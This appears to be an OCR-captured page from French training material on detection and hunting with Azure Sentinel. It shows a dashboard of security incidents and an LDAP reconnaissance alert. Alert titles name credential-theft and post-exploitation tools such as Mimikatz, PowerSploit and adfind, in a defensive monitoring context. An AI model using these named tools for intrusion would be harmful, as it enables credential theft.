
Détection et Hunting avec Azure Sentinel









Azure Sentinel | Incidents
Selected workspace: 'azsecusentinel'
Refresh
Last 7 days
Actions
Security efficiency workbook
Columns
Guides & Feedback
238
Open incidents
238
New incidents
0
Active incidents
Open incidents by severity
High (32)
Medium (97)
Low (104)
Informational (5)
Search by ID, title, tags, owner or product
Severity : All
Status : 2 selected
Product name : All
Owner : All
Auto-refresh incidents
Severity
Incident ID
Title
Alerts
Product names
Created time
High 857 Mimikatz credential th... 1 Microsoft Defender ... 10/26/21, 08:40 PM
Informational 856 'Cryptor' malware was... 1 Microsoft Defender ... 10/26/21, 08:35 PM
Medium 926 Multiple Domain Acco... 1 Azure Defender 10/26/21, 09:49 PM
Medium 925 Suspicious LDAP query 1 Microsoft Defender ... 10/26/21, 09:39 PM
Medium 859 PowerSploit post-expl... 1 Microsoft Defender ... 10/26/21, 08:40 PM
Low 923 Antimalware Action Ta... 1 Azure Defender 10/26/21, 09:23 PM
Medium 922 Antimalware Action Fa... 1 Azure Defender 10/26/21, 09:23 PM
Low 921 Antimalware Action Ta... 1 Azure Defender 10/26/21, 09:23 PM
Low 920 Antimalware Action Ta... 1 Azure Defender 10/26/21, 09:23 PM
Low 919 Antimalware Action Ta... 1 Azure Defender 10/26/21, 09:23 PM
Low 918 Antimalware Action Ta... 1 Azure Defender 10/26/21, 09:23 PM
Low 917 Antimalware Action Ta... 1 Azure Defender 10/26/21, 09:23 PM
Suspicious LDAP query
Incident ID: 925
Investigate in Microsoft Defender for Endpoint
Unassigned
Owner
New
Status
Medium
Severity
Description
A suspect LDAP (Lightweight Directory Access Protocol) query was executed, indicating potential reconnaissance activity.
LDAP queries are often used by attackers in attempt to learn the organization's structure, by querying the domain controller for administrative users and groups and interesting assets. Using this ...
Show more
Evidence
N/A
Events
1
Alerts
0
Bookmarks
Last update time
10/26/21, 09:39 PM
Creation time
10/26/21, 09:39 PM
Entities (12) (Preview)
Rantanplan@daisy...
pc01
cmd.exe
adfind.exe
Tactics (1)
Collection

